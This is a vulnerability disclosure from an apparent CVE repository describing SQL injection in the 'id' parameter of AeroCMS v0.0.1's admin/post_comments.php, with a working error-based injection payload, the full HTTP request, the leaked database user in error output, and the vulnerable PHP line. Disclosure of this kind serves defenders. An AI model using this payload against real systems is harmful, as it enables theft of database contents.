<> Code   ⊙ Issues   ⇄ Pull requests   ▷ Actions   ⊞ Projects   ⊘ Security   ⩘ Insights

ᛩ master ▾

⋯

CVE / **AeroCMS** / **AeroCMS-v0.0.1-SQLi** / **post_comments_sql_injection** /
post_comments_sql_injection.md

◯ **slsys0** commit post_comments_sql_injection/ file   ⟲ **History**

⧑ **0** contributors

☰   60 lines (41 sloc)   │   2.07 KB   ⋯

🔗 post_comments_sql_injection

Step to Reproduct

Login to admin panel -> `Comments` .The `id` parameter from the AeroCMS-v0.0.1 CMS
system appears to be vulnerable to SQL injection attacks. The malicious user can dump-
steal the database, from this CMS system and he can use it for very malicious purposes.

Exploit

Query out the current user

```
1 GET /AeroCMS-0.0.1/admin/post_comments.php?id=
  1+and+(SELECT+4460+FROM(SELECT+COUNT(*),CONCAT(0x7e,(SELECT+(ELT(4460%3d
  4460,user()))),0x7e,FLOOR(RAND(0)*2))x+FROM+INFORMATION_SCHEMA.PLUGINS+G
  ROUP+BY+x)a) HTTP/1.1
2 Host: localhost
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 Origin: http://localhost
```

```
'#f57900' colspan="5">
-color: #cc0000; color: #fce94f; font-size: x-large;'>( ! )</span>
): (23000/1062): Duplicate entry '`root@localhost`1' for key '&amp;lt;g
```

168

Vulnerable Code

```
AeroCMS-0.0.1\admin\post_comments.php
```

The id parameter is passed in the GET mode and brought into the mysql_query() function without filtering

```
post_comments.php
37      <?php //Showing all posts
38
39      $query = "SELECT * FROM comments WHERE comment_post_id =" . mysqli_real_escape_string($connection, $_GET['id']) . "";    $connection: {affected_rows => -1, client_
40      $result = mysqli_query($connection, $query);

     "SELECT * FROM comments WHERE comment_post_id =1 and (SELECT 4460 FROM(SELECT COUNT(*),CONCAT(0x7e,(SELECT (ELT(4460=4460,user()))),0x7e,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)"
43      {
```

POC

- Injection Point

```
id=1+and+(SELECT+4460+FROM(SELECT+COUNT(*),CONCAT(0x7e,(SELECT+
(ELT(4460%3d4460,user()))),0x7e,FLOOR(RAND(0)*2))x+FROM+INFORMATION_SCHEMA.PLUGINS+G
```

◀   ▶

- Request

```
GET /AeroCMS-0.0.1/admin/post_comments.php?id=1+and+
(SELECT+4460+FROM(SELECT+COUNT(*),CONCAT(0x7e,(SELECT+
(ELT(4460%3d4460,user()))),0x7e,FLOOR(RAND(0)*2))x+FROM+INFORMATION_SCHEMA.PLUGINS+G
 HTTP/1.1
Host: localhost
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/87.0.4280.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
```

Sec-Fetch-Dest: document
Referer: http://localhost/AeroCMS-0.0.1/admin/categories.php?edit=1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=fqkp2e6i3ovd3p117cgt28snqf
Connection: close

SQL query statements

"SELECT * FROM comments WHERE comment_post_id =1 and (SELECT 4460 FROM(SELECT COUNT(*),CONCAT(0x7e,(SELECT (ELT(4460=4460,user()))),0x7e,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)"